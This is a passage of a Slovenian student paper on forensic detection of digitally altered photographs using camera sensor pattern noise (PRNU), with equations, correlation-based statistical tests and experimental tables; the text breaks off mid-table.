Nik Šalej
nik@salej.net

Andraž Požar
andraz.pozar@gmail.com

Sami Ilc
samiilc@yahoo.com

POVZETEK

Predstavili bomo pristop ugotavljanja pristnosti fotografije ob predpostavki, da je prisoten fotoaparat s katerim je bila fotografija zajeta ali večja količina fotografij posnetih s tem fotoaparatom. Algoritem temelji na vzorčnem šumu fotoaparata, ki je unikatna stohastična lastnost senzorja fotoaparata. Ponarejen del slike je tisti, ki ima pomanjkanje referenčnega vzorčnega šuma fotoaparata. Predstavljena sta dva pristopa. V prvem območje na katerem sumimo, da je prišlo do poneverbe, izberemo sami, pri drugem pa je območje odkrito avtomatsko. Predstavljenih bo tudi nekaj drugih metod odkrivanja ponarejenih regij ter nekaj primerov.

Ključne besede

Digitalna forenzika, digitalne fotografije, digitalno spremenjene fotografije, šum senzorja, fixed pattern noise (FPN), pixel non-uniformity (PNU), photo-response non-uniformity noise (PRNU)

1. UVOD

Ljudje se ukvarjajo s ponarejanjem in spreminjanjem fotografij od samega obstoja fotografskega aparata. Zaradi ogromnega števila digitalnih kamer, kamera je dandanes prisotna že na vsakem mobilnem telefonu in orodij za manipulacijo slik, smo prišli do situacije, ko nas obkroža kup slik, za katere pa ne moremo enostavno potrditi njihove pristnosti. Orodja za manipulacijo in urejanje so enostavna za uporabo in tudi nepoznavalcu omogočajo enostavno manipulacijo slik. Rezultat teh pa so precej dobri ponaredki, ki jih s hitrim pregledom fotografije ni mogoče odkriti. Z zamenjavo analogne fotografije z digitalno, pa se je povečalo povpraševanje po zanesljivih metodah za detekcijo digitalno spremenjenih fotografij.

Zakaj pa je detekcija pristnosti neke fotografije sploh uporabna? Potrjevanje pristnosti fotografije je izredno koristno in pride prav v veliko primerih. Najbolj očitno se zdi uporabno na sodišču, kjer lahko fotografija predstavlja dokazno gradivo. Takrat je seveda potrebno zagotoviti, da je fotografija pristna oziroma zagotoviti, da je bila posneta z določeno kamero na določen dan, ob določeni uri, na določenem mestu ipd. Imamo tudi primere, ko želimo preveriti, s katero napravo je bila posneta fotografija. Tudi v medijih včasih zaokrožijo fotografije, ki so bile spremenjene. Izkaže se, da takšno ugotavljanje sploh ni enostavno. Zdi se, da je zaupanje v pristnost fotografij zaradi enostavne manipulacije teh nizko. Bistvo digitalne forenzike fotografij pa je povrniti to zaupanje.

Računalniška forenzika 2013, FRI, Ljubljana


Težava se pojavi, ko želimo ugotoviti/zaznati, ali je slika ponaredek ali je pristna, s katero napravo je bila posneta. Za takšne vrste vprašanj pa žal ni univerzalnega odgovora v obliki aplikacije oziroma algoritma. Potrebno je uporabiti različna orodja, algoritme in metode. Z interpretacijo rezultatov, ki jih dajo različne metode, pa lahko nato sklepamo o pristnosti obravnavane fotografije.

V nadaljevanju si bomo zato pogledali nekaj načinov za odkrivanje sprememb na slikah in pokazali njihove slabosti. Glavni del članka pa predstavlja predstavitev metode, ki zaznava digitalno spremenjene slike na podlagi šuma senzorja. Gre za šum, ki ga fotoaparat vedno doda na posneto fotografijo in je odvisen od več različnih dejavnikov. Del šuma pa je neodvisen in predstavlja prstni odtis fotoaparata, s katerim je bila posneta fotografija. Ta metoda naj bi se izognila nekaterim slabostim ostalih metod, seveda pa tudi sama ni brez pomanjkljivosti. Predstavili bomo tudi te.

2. METODE ODKRIVANJA PONAREDKOV

2.1 AKTIVNE METODE

Aktivne metode so tiste, pri katerih je potrebno sodelovanje tistega, ki je naredil fotografijo. Le ta mora sliki dodati vodni žig, podpisati sliko s kakšno razpršilno funkcijo ali dodati ustrezne podatke. Težava teh metod pa je ravno to, da smo redko v situaciji, ko je na voljo dokazno gradivo, ki je bilo zajeto na takšen način.



Slika 1: JPEGSnoop program

JPEGSnoop program je odprtokodna aplikacija, v katero naložimo želeno obravnavano sliko, nato pa izpiše celotne EXIF metapodatke in IPTC podatke fotografije ter informacijo o kakovosti, načinu in stopnji kompresije. Na podlagi vseh prej

omenjenih podatkov nato predpostavlja, ali gre za spremenjeno ali originalno fotografijo. Iz slike 1 lahko vidimo konkreten primer, kjer JPEGSnoop na podlagi EXIF metapodatkov ugotovi, da je bila fotografija spremenjena s programom Adobe Photoshop CS6.

2.2 PASIVNE METODE

2.2.1 Na nivoju slikovnega elementa

Kadar iščemo spremembe na fotografiji na podlagi slikovnega elementa imamo v mislih slikovni element kot osnovni element slike (*ang. pixel*). V to skupino spadajo metode za detekcijo kloniranja, ponovnega vzorčenja, spajanja… Gre za postopke, ki so značilni za tako imenovane fotomontaže. Težava metod za odkrivanje teh sprememb na slikah je predvsem omejenost na specifične tipe ponarejenih fotografij. Tako na primer metode za detekcijo "kopiraj prilepi" ponaredkov zaznajo samo spremembe, ko je bil del slike izrezan in prilepljen na drugo mesto z namenom, da zakrije določeno vsebino.

2.2.2 Na nivoju formata

Večino današnjih digitalnih fotoaparatov za shranjevanje slik na pomnilniški medij uporabi JPEG format. JPEG format je izgubni format, ki poskrbi da lahko z majhno izgubo informacije shranimo fotografijo v veliko manjši velikosti kot sicer. Kljub temu, da v forenziki želimo izgubiti čim manj informacij, kar je v nasprotju z načelom izgube informacij pri JPEG formatu, je lahko ravno način, kako JPEG stiska podatke pomaga pri iskanju ponarejenih slik. Zaradi vseh lastnosti in nastavitev, ki jih lahko nastavljamo pri današnjih fotoaparatih, lahko ob analizi fotografije določimo izvorno napravo - govorimo o tako imenovani slikovni balistiki. Seveda rezultati tukaj niso tako unikatni kot pri klasični balistiki, vendar lahko pri določenih tipih manipulacij s slikami (kopiramo del slike iz ene kamere na sliko posneto z drugo kamero), potrdimo ali ovržemo pristnost fotografije.

JPEG pri shranjevanju slike v splošnem uporablja okno 8x8 slikovnih elementov. To okno premika po celotni sliki in vsakič opravlja postopke transformacij in kvantizacij. Na robovih teh okvirjev nastanejo popačenja. Če sliko spremenimo, se to pozna na teh robnih točkah. Iz delov kjer ni prišlo do popačenja, pa lahko nato izračunamo lastnosti in določimo spremenjene regije.

Še ena možnost za detekcijo pa se pojavlja pri tako imenovani dvojni kompresiji. Originalno posneto fotografijo shranimo v JPEG, opravimo manipulacijo in vse skupaj ponovno shranimo (dvojna kompresija). Nepravilnosti pri izgubnem stiskanju nato omogočajo detekcijo manipulacij. Seveda lahko uporabnik fotografijo samo ponovno shrani in s tem še ni opravil zlonamerne spremembe.

Slika 2: Original obravnavane slike

Dvojno kompresijo smo preizkusili tudi na lastnem primeru z brezplačno aplikacijo **fotoforensics.com**. Na sliki 2 imamo originalno, neobdelano fotografijo, na sliki 3 pa ponaredek, kjer smo glavo levega moškega zamenjali z opičjo. Čez fotografijo smo pognali aplikacijo. Fotoforensics.com deluje tako, da sliko ponovno shrani s 95-odstotno kompresijo in pregleduje področja velikosti 8x8 pikslov. Med pregledom primerja, ali stopnja kompresije znotraj področja odstopa od povprečja. Če pride do odstopanj, se področje obarva na svetlejše barve, v nasprotnem primeru pa temnejše. Tako lahko na podlagi barvne kompozicije fizično ocenimo, ali gre za ponaredek ali ne.

Slika 3: Ponaredek 1 originalne slike

Rezultat aplikacije lahko jasno vidimo na sliki 4, ki nakazuje, da je prišlo do nesorazmerij v stopnji kompresije na območju opičje glave iz ponaredka 1. Tu lahko izpostavimo pomanjkljivost same metode. Namreč, če bi območje interesa imelo enako stopnjo kompresije kot izvorna slika sama, razlike ne bi opazili.

Slika 4: Prikaz delovanja aplikacije na podlagi ponaredka 1

Zgled takšnega primera smo naredili spodaj, ko smo naredili kopijo obraza moškega na sredini in jo prilepili na obraz moškega na levi. Ker je bila narejena kopija območja iz iste slike, gre za enako stopnjo kompresije in tu nas sama aplikacija izneveri, saj po zagonu fotoforensics.com čez obravnavno sliko ni moč opaziti razlike.

Slika 5: Ponaredek 2 originalne slike


Slika 6: Prikaz delovanja aplikacije na podlagi ponaredka 2

2.2.3 Lastnosti kamere

Glavna tema tega članka pa je metoda, ki temelji na lastnostih kamere. Digitalna kamera na vsako posneto fotografijo nehote vnaša nek šum. Del tega šuma, imenovan šum senzorja je unikaten stohastičen prstni odtis digitalne fotografije. Pri tem seveda ni potrebno nobeno sodelovanje tistega, ki je fotografijo posnel. Metoda, ki jo bomo predstavili, za svoje delovanje potrebuje napravo s katero je bila slika narejena, ali pa veliko slik narejenih s to napravo.

3. PROCES OBDELAVE SLIKE NA FOTOAPARATU

Da bi lažje razumeli delovanje metode zaznave ponaredkov na podlagi šuma senzorja slike, bomo na kratko opisali postopek shranjevanja in obdelave slike na digitalnem fotoaparatu ter o različnih pomanjkljivostih, ki neizogibno vstopajo v sam proces pridobivanja slike.



Slika 7: Proces obdelave slike na fotoaparatu

Srce vsakega digitalnega fotoaparata je t. i. slikovni senzor (*ang. imaging sensor*). Senzor je razdeljen na najmanjše možne še naslovljive slikovne elemente, imenovane piksli, ki zbirajo fotone in jih pretvarjajo v napetosti, ki so nato vzorčene v digitalne signale skozi A/D pretvornik, kot vidimo zgoraj na sliki. Tu bi

lahko nastal problem, namreč iz fotonov, zbranih znotraj slikovnega elementa, se ne da razbrati, katero izmed osnovnih barv (rdeče, modre ali zelene) vsebuje, končna slika bi bila zato črno-bela. Zato predno svetloba doseže senzor, gre čez matriko barvnega filtra CFA (*ang. color filter array*) po tem, ko preide leče fotoaparata in filter za glajenje nejasnosti (*ang. antialiasing blurring filter*), ki blokira del spektra in s tem dovoli, da vsak slikovni element zazna samo določeno barvo. Preostali dve osnovni barvi se za posamičen piksel izračunajo z interpolacijskimi algoritmi, s katerimi interpoliramo digitaliziran izhod senzorja. Obstaja tudi senzor Foveon^{TM} X3, ki je tudi edini senzor, s katerim je možno naenkrat zajeti vse tri osnovne barve za vsak slikovni element. Končni signal je nato sprocesiran še z barvnimi korekcijami in prilagoditvami beline. Dodatna obdelava vključuje gama popravke, ki prilagodijo linearni odziv slikovnega senzorja. Na koncu se digitalna slika shrani v spominsko kartico fotoaparata v slikovni format, izbran s strani uporabnika. V primeru stisnjenih formatov, npr. JPEG, je potrebna še kompresija slike.

4. VZORČNI ŠUM IN DETEKCIJA

Med samim procesom pridobivanja slike obstaja več nepopolnih virov, bodisi prašni delci na lečah fotoaparata, napake v sami optiki ali sledi, ki jih pusti interpolacija. Tudi če bi slikovni senzor posnel sliko v idealnih pogojih z absolutno enakomerno osvetljeno sceno, bo tako nastala slika še zmeraj kazala majhne spremembe v jakosti med posameznimi piksli. To je delno posledica naključnih komponent, kot je fotonski šum (*ang. photonic noise*) ali šum posnetka (*ang. shot noise*), ter delno zaradi vzorčnega šuma (*ang. pattern noise*). Vzorčni šum je deterministična komponenta, kar pomeni, da ostaja približno enak, ko je narejenih več slik iste scene na istem digitalnem fotoaparatu. Ta lastnost določa, da je vzorčni šum prisoten v vsaki sliki, ki jo slikovni senzor zajame. V nadaljevanju bomo predstavili, kako koristen je lahko vzorčni šum pri detekciji ponarejenih digitalnih slik.

Vzorčni šum se deli na dve ključni komponenti:

- fiksni vzorčni šum (*ang. FPN - fixed pattern noise*) in
- slikovno-odziven neenakomerni šum (*ang. PRNU – photo-response non-uniformity noise*).

Prvi se nanaša na tiste razlike od piksla do piksla, kjer matrika senzorja ni izpostavljena svetlobi oz. kjer gre za temnejša območja (*ang. dark current*), torej je odvisen od temperature in izpostavljenosti. Gre za aditivni šum in nekatere kamere srednjega ali višjega razreda ga lahko zatrejo tako, da odstranijo temne okvirje za vsako sliko, ki je zajeta znotraj slikovnega senzorja. Na drugi strani pa imamo slikovno-odziven neenakomerni šum, ki je prevladujoči del vzorčnega šuma znotraj naravnih slik. Gre za multiplikativen šum, saj izhaja iz različnih virov, od loma svetlobe zaradi prašnih delcev na lečah fotoaparata, napake optične površine, lastnosti optike kamere, toda najpomembnejša komponenta oz. vir slikovno-odzivnega neenakomernega šuma je piksel neenakomernosti (*ang. PNU – pixel non-uniformity*). Ti slikovni elementi se razlikujejo od ostalih v tem, da so občutljivi na svetlobo ter so posledica naključnih nehomogenosti silicija in drugih nepopolnosti, nastalih pri izdelavi samega senzorja. Piksli neenakomernosti niso odvisni od sobne temperature in so videti stabilni skozi čas. Njihova moč spektra je stalna z nekoliko oslabljeno visoko prostorsko frekvenco in v tem se razlikujejo od preostalih virov, ki so naravno v nizko prostorski frekvenci. Te nizkofrekvenčne komponente niso značilne za senzor, zato jih ne uporabljamo za prepoznavanje ponaredkov. Uporablja se samo PNU komponenta, ki je bistvena značilnost (prstni odtis) senzorja.

Da bi še bolje razumeli celotno sliko vzorčnega šuma, ga bomo predstavili še s strokovnega vidika v obliki matematičnega modela. Najprej označimo neobdelan signal prihajajoče svetlobe, registriran s strani slikovnega senzorja (ni drugih virov šuma) kot $\mathbf{x}= \mathbf{x_{ij}}$, kjer je i =1, …, m in j = 1, …, n, mxn pa predstavlja resolucijo senzorja. Nato naključni fotonski šum, omenjen zgoraj, kot $\boldsymbol{\eta} = \boldsymbol{\eta_{ij}}$, aditivni naključni šum $\varepsilon = \varepsilon_{ij}$, temni tok (*ang. dark current*) kot $\mathbf{c} = \mathbf{c_{ij}}$ ter digitaliziran izhod senzorja $\mathbf{y} = \mathbf{y_{ij}}$, ki je končno definiran naslednje:

$$\mathbf{y_{ij}} = \mathbf{f_{ij}}\,(\mathbf{x_{ij}} + \boldsymbol{\eta}_{\mathbf{ij}}\,) + \mathbf{c_{ij}} + \boldsymbol{\varepsilon}_{\mathbf{ij}} \qquad (1)$$

Faktor f_{ij} je ima vrednosti blizu 1 in zajame ključen del vzorčnega šuma, slikovno odziven neenakomerni šum PRNU.

Moramo vedeti, da PRNU ni prisoten v popolnoma nasičenih področjih slike, kjer imajo piksli senzorja v celoti napolnjene kapacitete, ki proizvajajo konstanten signal. Prav tako je jasno, da je v zelo temnih območjih, ko gre x_{ij} proti 0, slikovno odziven neenakomerni šum močno zreduciran.

Preden se digitaliziran signal y shrani kot končna slikovna datoteka v spominsko kartico fotoaparata, gre skozi verigo kompleksnih obdelav. Ta proces vključuje operacije na lokalni sosednosti pikslov, kot so interpolacija, korekcije barv, ali »kernelovo« filtriranje. Nekatere operacije so lahko nelinearne narave, kot npr. gama popravki, ravnovesje beline, ali adaptivna barvna interpolacija. Končne vrednosti piksla p_{ij}, za katerega predpostavimo, da je v območju $0 \le p_{ij} \le 255$ za vsak barvni kanal, so

$$\mathbf{p_{ij}} = \mathbf{T_{ij}}\,(\mathbf{y_{ij}}, \mathbf{\Omega(y_{ij})}, \mathbf{i}, \mathbf{j}), \qquad (2)$$

kjer je T nelinearna funkcija y_{ij}, (i, j) lokacija pikslov in vrednosti y lokalne sosednosti pikslov $\Omega(y_{ij})$ (npr. soseska 5x5).

Vzorčni šum je možno zatreti z uporabo procesa imenovanega »flat fielding«, v katerem so vrednosti pikslov najprej popravljene za aditivni FPN in nato deljene s slikovnim okvirjem ravnega polja (*ang. flat field frame*), pridobljenim s povprečenjem slik enakomerno osvetljene scene. Tega postopka ni možno pravilno opraviti s končnimi vrednostmi pikslov p_{ij}, ampak samo na neobdelanem izhodnem signalu senzorja y pred kakršno koli nadaljnjo obdelavo slik. Ker se »flat-fielding« običajno uporablja za slike astronomskih razsežnosti, ga pri digitalnih fotoaparatih potrošnikov ne srečamo, predvsem zaradi težko dosegljive enotne osvetlitve senzorja znotraj kamere.

Ker so v bistvu vsi slikovni senzorji (CCD, CMOS, JFET, ali CMOS Foveon™ X3), zgrajeni iz polprevodnikov in se njihove proizvodne tehnike ne razlikujejo preveč, ima vzorčni šum vseh naštetih senzorjev zelo podobne specifikacije, kar nam zelo koristi pri zagotavljanju boljše detekcije ponaredkov v digitalni fotografiji. Za zanimivost lahko še povemo, da senzorji CMOS vsebujejo tako FPN kot PRNU. Poleg tega je jakost šuma PRNU primerljiva tako za CCD kot tudi za CMOS detektorje. Ker so senzorji JFET podobni CMOS senzorjem, naj bi se obnašali podobno.

5. ODKRIVANJE PONAREJENE SLIKE S POMOČJO VZORČNEGA ŠUMA

5.1 Zaznavanje vzorčnega šuma


Ponarejena območja so tista, kjer je opazno pomanjkanje vzorčnega šuma. Prisotnost PNU šuma se ugotavlja z izračunom korelacije med vzorčnim šumom in šumom območja. Odkrivanje ponarejenosti fotografije se torej začne z ugotavljanjem referenčnega vzorca fotoaparata.

Za podani fotoaparat C pridobimo približek vzorčnega šuma fotoaparata P_c tako, da povprečimo več fotografij $p^{(k)}, k = 1,2,\ldots,N_p$. Ta proces se lahko pohitri z zatrtjem vsebine fotografije pred povprečenjem. To se doseže z uporabo filtra za zmanjševanje šuma F in nato s povprečenjem ostanka šuma $n^{(k)}$ namesto s povprečenjem celotne fotografije.

$$n^{(k)} = p^{(k)} - F(p^{(k)}) \quad (3)$$


Dodatna prednost zmanjševanja šuma je tudi ta, da se PRNU komponente z nizko frekvenco (e.g. vzorci, ki nastanejo zaradi loma svetlobe na prašnih delcih) avtomatsko odstranijo. Za čim boljše zmanjšanje naključnega šuma potrebujemo čim več fotografij, glede na izkušnje več kot 50. Prednost tega načina za pridobivanje referenčnega vzorca je, da ga je mogoče aplicirati na slike vseh fotoaparatov in prisotnost same naprave ni potrebna (zadostujejo fotografije posnete s tem fotoaparatom).

Avtorji članka [7] so testirali več filtrov za zmanjševanje šuma in ugotovili, da se najbolje obnese »Wavelet-based denoising filter« [6] saj je dal najboljše rezultate med eksperimentom. Kot omenjajo je to verjetno zato, ker preostali šum vsebuje najmanj sledi vsebine fotografije (območja okrog robov so navadno narobe interpretirana pri manj sofisticiranih protišumnih filtrih, kot so Weiner filter in filter z uporabo mediane)



Slika 8: Iskanje vzorčnega šuma fotoaparata

S pomočjo te metode lahko za začetek povežemo določen fotoaparat s fotografijami, ki jih imamo na voljo. Najprej torej ugotovim vzorčni šum testne fotografije z uporabo istega filtra za zmanjševanje šuma (Slika 8). Nato izračunamo korelacijo med tem šumom in referenčnim vzorčnim šumom fotoaparata. Fotoaparat z najvišjo dobljeno korelacijo lahko nato povežemo s fotografijami (Slika 9). Če bi želeli biti prepričani, da ta fotoaparat res ustreza določeni fotografiji, bi morali narediti statistične teste, ki so opisani v nadaljevanju.



Slika 9: Povezovanje slike s fotoaparatom


5.1.1 Rezultati povezovanja fotoaparata s fotografijo

Za eksperiment je bilo uporabljenih 10 različnih fotoaparatov. Fotoaparati imajo različne nastavitve ločljivosti, kvalitete slike, fokusa, korekcije rdečih oči, ...

Tabela 1: Fotoaparati uporabljeni v eksperimentu

	Device Brand	CCD Sensor	Sensor Resolution	Max. Picture Size	Image Format
C1	Canon PowerShot SD200-1	1/2.5 inch	3.2 MP	2048 x 1536	JPEG
C2	Canon PowerShot SD200-2	1/2.5 inch	3.2 MP	2048 x 1536	JPEG
C3	Nikon Coolpix 7600	1/1.8 inch	7.1 MP	3072 x 2304	JPEG
C4	Panasonic DMC-FZ20	1/2.5 inch	5 MP	2560 x 1920	JPEG/TIFF
C5	Nikon Coolpix 4100	1/2.5 inch	4 MP	2288 x 1712	JPEG
C6	Nokia 6630(3G smartphone)			1280 x 960	JPEG
C7	Olympus E-10	2/3 inch	4 MP	2240 x 1680	JPEG/TIFF
C8	Olympus D-360L			1280 x 960	JPEG/TIFF
C9	Panasonic Lumix DMC-FZ4-1	1/2.5 inch	4 MP	2304 x 1728	JPEG/TIFF
C10	Panasonic Lumix DMC-FZ4-2	1/2.5 inch	4 MP	2304 x 1728	JPEG/TIFF

Po algoritmu opisanem v poglavju 5.1 je bil izračunan referenčni vzorčni šum za vsak fotoaparat na podlagi 20 fotografij, ki so bile posnete z njim. Nato je bilo uporabljenih 200 fotografij za testiranje. Na Sliki 10 so predstavljeni rezultati testiranja za fotografije posnete s fotoaparatom C1.



Slika 10: Rezultati testiranja

5.1.2 Izboljšave

V zadnjem času je bilo kar nekaj izboljšav tega algoritma, ki so ga predstavili Lukas et al.[4][5]. S temi izboljšavami lahko dosežemo boljšo oceno referenčnega vzorčnega šuma fotoaparata z uporabo manjše učne množice in izboljšamo klasifikacijo. Chen et al. [2][3] so predstavili način, kako z uporabo PRNU šuma bolj zanesljivo povežemo fotografijo s fotoaparatom. Bistvena izboljšava je, da je lahko z uporabo tega algoritma eliminiramo visoko korelacijo med fotografijami in fotoaparati enakega modela z enakim senzorjem. S tem se poveča natančnost povezovanja fotografije s točno določenim fotoaparatom.

Dodatno izboljšavo lahko dosežemo, če uporabimo prečno korelacijo in uporabo »peak-to-correlation energy« (PCE), kot del odločevalnega kriterija [3]. Ta algoritem eliminira probleme pri iskanju eksperimentalnih pragov za vrednost korelacije in namesto tega uporabi Neyman-Pearsonov test hipotez za izračun praga, ki temelji na »false-alarm« stopnji.

Metode omenjene tukaj se nanašajo na Lukas et al. [4][5] članek, potrebno pa je razumeti, da že obstajajo izboljšave predstavljenega algoritma, ki bi jih bilo, v primeru forenzične preiskave smiselno uporabiti.

5.2 Algoritem

Da bi se lahko odločili ali se izbrano območje R na fotografiji p ujema z vzorčnim šumom fotoaparata C, je potrebno najprej izračunati korelacijo med ostankom šuma $n = p - F(p)$ in referenčnim vzorcem fotoaprata P_c

$$\rho\big(n(R), P_c(R)\big) = \frac{(n(R)-\bar{n}(R))\cdot(P_c(R)-\overline{P_c}(R)}{||n(R)-\bar{n}(R)||\cdot||(P_c(R)-\overline{P_c}(R)||} \quad (4)$$

kjer $n(R)$ in $P_c(R)$ označujeta n in P_c na območju R zapisanem z vektorji.

Ker je PRNU šum multiplikativen (glej (1)), je odsoten v popolnoma nasičenih območjih in zelo zatrt v temnih območjih. Filter za zmanjševanje šuma je manj učinkovit pri odstranjevanju šuma na območjih z visoko teksturo z veliko drobnimi robovi. Na takih območjih, bo izračunana korelacija (4) nižja in pozorni moramo biti, da je ne interpretiramo kot območje kjer je bila slika spremenjena.

Na tem mestu bi lahko poizkusili oceniti porazdelitev korelacij $\rho\big(n(Q), P_c(Q)\big)$ za območja Q na isti fotografiji, ki se ne sekajo z območjem R in imajo podoben histogram ter, če je mogoče, podobno teksturo. Nato bi lahko prišli do sklepa o avtentičnosti območja R glede na statistično pomembnost vrednosti $\rho\big(n(R), P_c(R)\big)$. Največji problem pri tem pristopu je, da se lahko zgodi, da ni mogoče najti dovolj takih območij, da bi lahko pravilno ocenili porazdelitev. Problem nastane tudi, če je na fotografiji več območij, ki so bila spremenjena, a tega nismo opazili. V tem primeru bi ta pristop popolnoma odpovedal. Alternativa temu je izračun statističnega dokaza, da je bil R spremenjen. Prednost je v tem, da lahko vedno zberemo dovolj velik statistični vzorec za evaluacijo statistične pomembnosti $\rho\big(n(R), P_c(R)\big)$.

Izračunamo korelacije $\rho\big(n(Q_k), P_c(R)\big)$ za območja $Q_k, k = 1, \dots, N_R$, ki so enake velikosti in oblike ter so iz drugih fotoaparatov ali iz iste fotografije, vendar na drugem mestu. Območja Q_k služijo, kot vzorec območij, ki ne vsebujejo določenega referenčnega vzorca $P_c(R)$. Nato modeliramo porazdelitev $\rho\big(n(Q_k), P_c(R)\big)$ s splošno Gaussovo porazdelitvijo s združevalno porazdelitveno funkcijo $G(x)$. Verjetnost, da bo naključna spremenljivka v tej porazdelitvi zavzela vrednost $\rho\big(n(R), P_c(R)\big)$ ali večjo je


$$p = 1 - G\left(\rho\big(n(R), P_c(R)\big)\right) \quad (5)$$

Ta p-vrednost je mera statistične pomembnosti ocene avtentičnosti izbranega območja R. Natančneje, sklepamo lahko, da je bilo območje R spremenjeno če je $p > \alpha = 10^{-3}$ in nespremenjeno v ostalih primerih.

Če algoritem ugotovi, da je bilo območje R spremenjeno, je to odločitev potrebno še potrditi. To storimo tako, da uporabimo isti algoritem še na ostalih območjih na isti fotografiji, ki ne sekajo območja R, so enake velikosti in oblike in imajo po možnosti podoben histogram. Vsa ta območja bi morala vrniti negativen rezultat in v tem primeru lahko sklepamo, da je bilo območje R res spremenjeno.

5.3 Demonstracija algoritma z ročno izbranim ROI območjem

ROI-region of interest je področje na katerem sumimo, da je prišlo do poneverbe. Za testiranje algoritma je bilo izbranih 6 fotografij (Slika 11), posnetih z različnimi fotoaparati, različnih kvalitet in formatov.



Slika 11: Spremenjene fotografije

Nekateri ponarejeni objekti na fotografijah so bili posneti v skoraj enakih razmerah, kot originalna fotografija in pod enakim kotom ali so celo kopije dela iste fotografije. Nekaterim objektom je bila spremenjena velikost. Slike imajo tudi različno JPEG kompresijo.

Za vsako spremembo fotografije je bil ROI izbran ročno. Na tem območju je bil uporabljen algoritem opisan v odstavku 5.2. V tebeli 2 so predstavljeni rezultati p-vrednosti za vseh 6 ponarejenih fotografij pri različnih JPEG kompresijah.

Tabela 2: p-vrednosti v odvisnosti od JPEG kompresije

p-value	JPEG quality factor			
	100	90	80	70
Duck	0.60	0.80	0.91	0.84
Goat	0.82	0.89	0.59	0.67
Woodchuck	2.6×10^{-2}	0.11	0.08	0.18
